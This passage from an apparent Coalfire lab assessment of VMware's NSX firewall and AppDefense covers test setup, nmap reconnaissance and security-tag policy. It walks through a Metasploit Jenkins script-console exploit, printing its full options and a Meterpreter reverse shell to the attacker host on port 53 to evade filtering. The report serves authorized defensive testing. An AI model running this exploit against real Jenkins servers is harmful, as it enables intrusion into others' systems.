3. Enable automation – AppDefense supports fully programmable, automatable infrastructure in software, which allows for the orchestration and automation of response activities such as quarantining a machine, shutting down a machine, taking a snapshot of a machine, re-imaging a machine, and/or blocking communications.

TESTING THE SERVICE-DEFINED FIREWALL

Coalfire developed the following "micro-audit" methodology to perform testing on Service-defined Firewall security services provided by VMware. This methodology was used to determine the capabilities of NSX internal firewalling to support segmentation and micro-segmentation through policy binding to individual workloads to provide network protections from Layers 2 through 7. Additionally, this "micro-audit" was intended to test the capabilities of AppDefense to further provide network- and process-level protection for workloads and to inform security personnel of additional policies that could be enabled on the network.

LAB ENVIRONMENT CHARACTERIZATION

The test environment consisted of a deployment of VMware NSX-T version 2.4.0 deployed on VMware vSphere version 6.7U1 clusters managed with vCenter Server Appliance version 6.7U1. Also deployed into the environment was AppDefense version 2.2.0. The deployed vSphere cluster architecture consisted of three clusters: Compute, Management, and Edge. The Management cluster contained vSphere management components and appliances, as well as AD, DNS, DHCP, and other infrastructure services. The Edge cluster contained the NSX edge gateways for north-south access into the environment. The Compute cluster contained business applications and processes that would typically be found in many organizations. The Compute cluster was prepared for NSX and AppDefense.

Several applications were deployed on the provided vSphere platform to represent workloads to be targeted for network discovery and exploitation. OpenMRS, labeled EMR in the diagrams below, was deployed as a multi-tier system on the Compute cluster. OpenMRS consisted of two web servers (Web Tier) running Apache Tomcat on Windows Server 2016. OpenMRS is served with HTTP over port 8080. The OpenMRS back-end database is served by a MySQL listing on port 3306 also running on Windows Server 2016. A Kali Linux instance was deployed in the management cluster that could be used as a source machine for running discovery and exploitation. This Kali Linux machine was used to demonstrate the basic segmentation capabilities of NSX where the attacking machine was north of the application environment. An additional Kali Linux machine was deployed in the EMR web segment. This machine was used to demonstrate micro-segmentation capabilities to control east-west traffic between endpoints on the same network segment. Finally, a purposefully vulnerable target was placed in the same EMR web segment. This vulnerable target was running multiple applications, each with known vulnerabilities, and was primarily used to demonstrate the Layer 7 protection capabilities provided by NSX AppID context-aware firewalling, as well as process- and system-level protections provided by AppDefense.

Figure 9 provides a high-level illustration of the test lab environment. The focus of this testing was on the protections that NSX could provide for workloads deployed in a vSphere environment. The remote user endpoints and the shared services groups in the diagram resided on the Management cluster and were outside of the NSX Tier 0 gateway. These systems were all on the same VLAN supported by the physical networking and attached to a vSphere Distributed Switch.

The NSX Tier 0 gateway is connected to an uplink port that connects to physical, top-of-rack networking, exactly where the previously mentioned vSphere distributed virtual switch and management components reside.




Figure 9 - High-level Overview of Test Lab Environment

A Tier 1 gateway was created to support the OpenMRS application as shown in Figure 10. This Tier 1 gateway is connected to the Tier 0 gateway at the north end and two linked logical segments on the south end of the gateway.




Figure 10 - OpenMRS T1 Gateway Configuration in NSX Manager

Other distinct web applications, such as WordPress and Wikimedia, were each served by their own Tier 1 gateway, as shown in Figure 11. These were used to provide logical segmentation between the distinct workloads in the lab environment.

Figure 11 - Lab Environment T1 Gateways

Two logical segments were created and attached to the OpenMRS Tier 1 gateway, as shown in Figure 12. These segments represent the database and web tiers respectively for the OpenMRS application and provide logical segmentation of the application tiers.




Figure 12 - Lab Environment OpenMRS Logical Segments

Each segment was assigned a unique subnet, with the database logical segment having 192.168.3.1/24 and the web segment having 192.168.2.1/24. The virtual machines attached to these segments were statically assigned IP addresses from these subnets, as there were no configured DHCP services in the environment.

COALFIRE ASSESSMENT METHODOLOGY

Coalfire's methodology for assessing the VMware Service-defined Firewall included escalating layers of protection provided by NSX and AppDefense to demonstrate network segmentation and isolation capabilities to control traffic to and from workloads. The methodology also included an escalation of the intrusion kill chain.

Coalfire's examination and testing of the VMware Service-defined Firewall is based on simulated exploits that depict likely vulnerable configuration, malware, and virus behavior in actual production network scenarios. The testing used a combination of Nmap Security Scanner, Rapid 7 Metasploit Framework, MSFvenom, netcat, and PowerSploit, running on a Kali Linux virtual machine. For this testing, the Kali Linux virtual machine represented the function of an exploited machine, being used as a vector to discover and attack other machines on the networks.

Real-world attacks on internal networks typically begin with a successful exploitation of a vulnerable machine within the network and then follow with attack propagation, or pivoting, to other machines that share the network with the exploited virtual machine, often for gaining escalated privilege and escalating access to the systems and their platforms and obtaining increasingly valuable sensitive, proprietary, and often regulated information.

Testing Process

The testing process followed multiple patterns with increasing levels of security provided by NSX and AppDefense. Initial control testing was performed without security policy enforcement or security services in place to ensure that each target was reachable or exploitable from the attacking source. This was to ensure that, all else being equal, there were no other conditions that would generate a false positive result.

The test methodology encompasses several traditional aspects of actual attack techniques used by both autonomous threats and human-coordinated exploits. Coalfire followed the intrusion kill chain methodology for executing attacks against the target. The purpose of this approach was to determine that the VMware Service-defined Firewall can protect the workloads against attacks and provide outcomes similar to or better than those of traditional firewall solutions.

Tests included reconnaissance mapping of the targeted networks to discover endpoints on the network. This reconnaissance included discovery of services and associated applications running on discovered endpoints. The network discovery was furthered by probing of applications for vulnerabilities that could be exploited. A purposefully vulnerable endpoint was placed in the environment for testing. This aided the testing by yielding predictable results.

Control Testing

Control testing is primarily used to determine that without any security policies in place, the attacking source can discover and exploit the vulnerable target. The first test was executed from a Kali Linux machine virtual machine outside of the NSX protected environment on the north end of the Tier 0 gateway. A second test was executed from a Kali Linux virtual machine inside the NSX protected environment on the same logical segment as Web1 and Web2 servers, as shown in Figure 9.

The first part of the test involved performing a Nmap scan of the targeted network segments. From the Kali Linux virtual machine, Coalfire executed the following Nmap command:

> nmap -Pn -sS -T3 -A -p- -iL targets.txt -oA scan1 –stylesheet https://raw.githubusercontext.com/honze-net/nmap-bootstrap-xsl/master/nmap-bootstrap.xsl

The target source file included a specific target list of IP addresses rather than complete subnets. This was to speed up the process of scanning the network by using advanced knowledge of the virtual machines and their IP addresses in the test lab.

Figure 13 shows the high-level result of the Nmap scan. Nmap was able to discover each host that was targeted for discovery and produce information about the host, including FQDN hostname, status, ports, protocols, services, possible vulnerabilities, and likely operating system (OS) of the target. The first host in the list is the database server shown in Figure 9 on 192.168.3.10. The next two listed hosts are the web servers (192.168.2.10 and 192.168.2.11) from the same diagram. For network discovery, Coalfire purposefully skipped the Kali Linux box that was adjacent to the web servers. The last host on the list (192.168.2.13) was an intentionally vulnerable host. This host resided on the same network segment as the web servers.




Figure 13 - Control Test Nmap Scan Results

Figure 14 depicts an example of open port information identified for each host that was discovered with the Nmap scan. 192.168.3.10 in this environment was a MySQL database server listening on port 3306. Other discovered ports included msrpc port 135, netbios-ssn port 139, and microsoft-ds on port 445.

192.168.3.10

Ports

Port	Protocol	State Reason	Service	Product	Version	Extra Info
135	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						
139	tcp	open syn-ack	netbios-ssn	Microsoft Windows netbios-ssn		
cpe:/o:microsoft:windows						
445	tcp	open syn-ack	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
cpe:/o:microsoft:windows						
3306	tcp	open syn-ack	mysql	MySQL	5.5.62-log	

Figure 14 - Example of Port Information on Discovered Database Host

Figure 15 depicts the open ports identified from the Nmap scan on one of web servers. The web application on this server was bound to port 8080 for HTTP and was running on Apache Tomcat/Coyote JSP engine version 1.1. Additional discovered ports were similar to what was found on the database server and port 8009 Apache Jserv. Results were identical for the other web server in the environment. The web server was running a version of OpenMRS an open-source EMR application.

192.168.2.11

Ports

Port	Protocol	State Reason	Service	Product	Version	Extra Info
135	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						
139	tcp	open syn-ack	netbios-ssn	Microsoft Windows netbios-ssn		
cpe:/o:microsoft:windows						
445	tcp	open syn-ack	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
cpe:/o:microsoft:windows						
8009	tcp	open syn-ack	ajp13	Apache Jserv		Protocol v1.3
ajp-methods `Failed to get a valid response for the OPTION request`						
8080	tcp	open syn-ack	http	Apache Tomcat/Coyote JSP engine	1.1	

Figure 15 - Example of Port Information on Discovered Web Host

The intentionally vulnerable server was placed on the same logical network segment as the web servers. In Figure 13, the number of open ports identified on the server was 49. Figure 16 provides a sample of ports, protocols, services, and products that were discoverable on this host.

Open Services

Show 50 entries Search: 192.168.2.13

Address	Port	Protocol	Service	Product	Version	CPE	Extra info
192.168.2.13	21	tcp	ftp	Microsoft ftpd		cpe:/a:microsoft:ftp_service	
192.168.2.13	22	tcp	ssh	OpenSSH	7.1	cpe:/a:openbsd:openssh:7.1	protocol 2.0
192.168.2.13	80	tcp	http	Microsoft IIS httpd	7.5	cpe:/a:microsoft:iis:7.5	
192.168.2.13	135	tcp	msrpc	Microsoft Windows RPC		cpe:/o:microsoft:windows	
192.168.2.13	139	tcp	netbios-ssn	Microsoft Windows netbios-ssn		cpe:/o:microsoft:windows	
192.168.2.13	445	tcp	microsoft-ds	Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds		cpe:/o:microsoft:windows	
192.168.2.13	1617	tcp	java-rmi	Java RMI Registry			
192.168.2.13	3306	tcp	mysql	MySQL	5.5.20-log	cpe:/a:mysql:mysql:5.5.20-log	
192.168.2.13	3389	tcp	ms-wbt-server	Microsoft Terminal Service		cpe:/o:microsoft:windows	
192.168.2.13	3700	tcp	giop	CORBA naming service			
192.168.2.13	3820	tcp	scp				
192.168.2.13	3920	tcp	exasoftport1				

Figure 16 - Sample of Ports from Host 192.168.2.13

Given that this was the intentionally vulnerable host, the next step in testing was to determine the extent to which this host could be exploited without NSX policy enforcement or AppDefense enabled. There was an abundance of vulnerable attack vectors on this server from which to choose. For this example, a vulnerability in the Jenkins web app was chosen. Figure 17 depicts findings relative to an open port on the targeted vulnerable server. The information that was able to be discovered by Nmap shows that port 8484 was open for HTTP traffic. The application listed is Jetty Winstone-2.8. The http-title lists the Jenkins Dashboard.

8484	tcp	open syn-ack	http	Jetty	winstone-2.8	

cpe:/a:mortbay:jetty:winstone-2.8

http-robots.txt

```
1 disallowed entry
/
```

http-server-header

```
Jetty(winstone-2.8)
```

http-title

```
Dashboard [Jenkins]
```

Figure 17 - Port 8484 Jenkins Dashboard

Further probing through a browser connection, as shown in Figure 18, confirms that Jenkins was running on the targeted host.




Figure 18 - Target System Application – Jenkins Dashboard

Moreover, it was discovered that there was a misconfiguration of the Jenkins web application that allowed anonymous access to the Jenkins script console, as shown in Figure 19.




Figure 19 - Jenkins Script Console

As a result of this common misconfiguration, Jenkins was vulnerable to the Jenkins-CI Script-Console Java Execution exploit available in the Metasploit Framework vulnerability database. This allowed OS commands

to be executed remotely on the target using Java. With Metasploit Framework, the jenkins_script_console exploit was used and variables for the remote host and port, and Target URI were set. The Meterpreter reverse_tcp payload was used and the local host and port variables were set. The options for this exploit are shown in Figure 20. The connection to the vulnerable application used the TCP port on which the service was listening. The path to the Jenkins application as shown in Figure 17 is the root directory, or "/". The payload options included the Kali Linux host at 172.25.16.6, to which the reverse Meterpreter shell opened a connection. The listening port from the Kali Linux that the connection used is in this case was TCP 53 (DNS), under a reasonable assumption that outbound DNS traffic was likely permitted from the target.

```
Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.13     yes       The target address range or CIDR identifier
   RPORT      8484             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.25.16.6      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Figure 20 - Jenkins Exploit Options

The exploit started the reverse TCP handler on the attacking host. Access to the Jenkins Script Console was checked and the attacker determined that no authentication was required, thus skipping a login. The exploit then staged the command payload and sent it to the targeted host. The command was executed on the target and a remote Meterpreter shell was able to be achieved, as shown in Figure 21. At this point, Meterpreter commands could be entered to gather more intelligence about the target host, such as system info as depicted in Figure 22. The authorization context for the remote shell access helped to determine the level of permission for the given session, information about network interfaces on the host that may have presented additional back-channel vectors for attack, processes that were running on the host to reveal if there were any other apps that could be further investigated, and additional details about inbound and outbound network connections. The degree to which Meterpreter commands were successful was dependent on the context for which the Meterpreter shell was running (see Figure 22). Meterpreter also allowed for Windows shell access to support additional reconnaissance with Windows commands and, to some degree, directory traversal, which could be useful for finding ways to escalate privilege.




Figure 21 - Successful Exploit of Vulnerability




Figure 22 - Further Reconnaissance with Meterpreter

The extent to which this exploit was successful was sufficient for demonstrating the capabilities of NSX and AppDefense for reducing the surface area of attack, as shown in the section entitled Workload Protection with the AppDefense.

NSX DISTRIBUTED FIREWALL CONFIGURATION

Now that the control testing was complete, the next step was to create and enable NSX security policy to reduce the surface area for attack and thwart the previously demonstrated discovery and exploitation.

As part of the integration and configuration of the vSphere cluster for NSX, the virtual machines on the workload cluster were discoverable as inventory items by NSX.

To simplify grouping of workloads in the environment, security tags were applied to each of the virtual machines that were in the NSX inventory. Figure 23 and Figure 24 depict the security tagging for the web servers. Three tags with three different scopes were applied to these virtual machines to depict how tags could enable multiple groups and layering of policy according to multiple criteria. The scopes represented application tier, application title, and application environment with the tag values being web, EMR, and production, respectively. This allowed for more intelligent grouping of assets and for policy to be applied uniquely according to each the application tier, application title, and environment.




Figure 23 - Inventory Item Web Security Tags




Figure 24 - Inventory Item Web Security Tags

Figure 25 depicts the inventory items for the database server with a set of tagging scopes like that of the web server. The unique tag value for this inventory item was the tier scope being equal to database or "DB" in the example.

Figure 25 - Inventory Item DB Security Tags

Through integration with the vSphere vCenter management plane, NSX also had awareness of various other aspects of the virtual machines in the inventory, including OS name, virtual machine name, and computer name. This information could also be useful for defining variables for grouping virtual machines together; for instance, virtual machines could have been grouped by their common OS.

The lab virtual machines were grouped together according to membership criteria as defined by their security tags, as shown in Figure 26. Multiple layers of tags could have been applied to more granularly define the assets that made up a particular group. In this example, a security group called EMR – WEB Tier was created where the membership criteria were defined by virtual machines that have both the tag of EMR for the application scope and WEB for the tier scope. In a case where the EMR application may be represented in multiple environments (Development, Test, QA, Production), an additional scope of environment could have been added to distinguish the environment for each group.




Figure 26 - Security Grouping by Membership Criteria Using Tags

Once the group was defined by the criteria, group membership was dynamically applied as shown, in Figure 27. DFWKALI-02a was included for membership in this group purposely to allow for adjacent east-west scans to be performed from the same network segment to illustrate the granularity of micro-segmentation to protect individual workloads.

Figure 27 - Effective Group Membership Dynamically Assigned According to Defined Tags

A security group was created for the application database tier using the familiar security tag criteria to define the group membership.

Once the security groups were created, the next step was to set up policies and add rules for the EMR application. The EMR application policy was created from the security tab in NSX management console and applied to east-west security and DFW. Because this was an application-specific policy, the policy was created in the application category. Rules were created bottom-up and applied left-to-right across categories and top-down within a category.

- A default deny rule was created and applied to the EMR application security group.
  - The source was Any
  - The destination was Any
  - The service was Any
  - The application profile was Any
  - The rule was applied to the EMR application security group
  - The policy action was to Reject
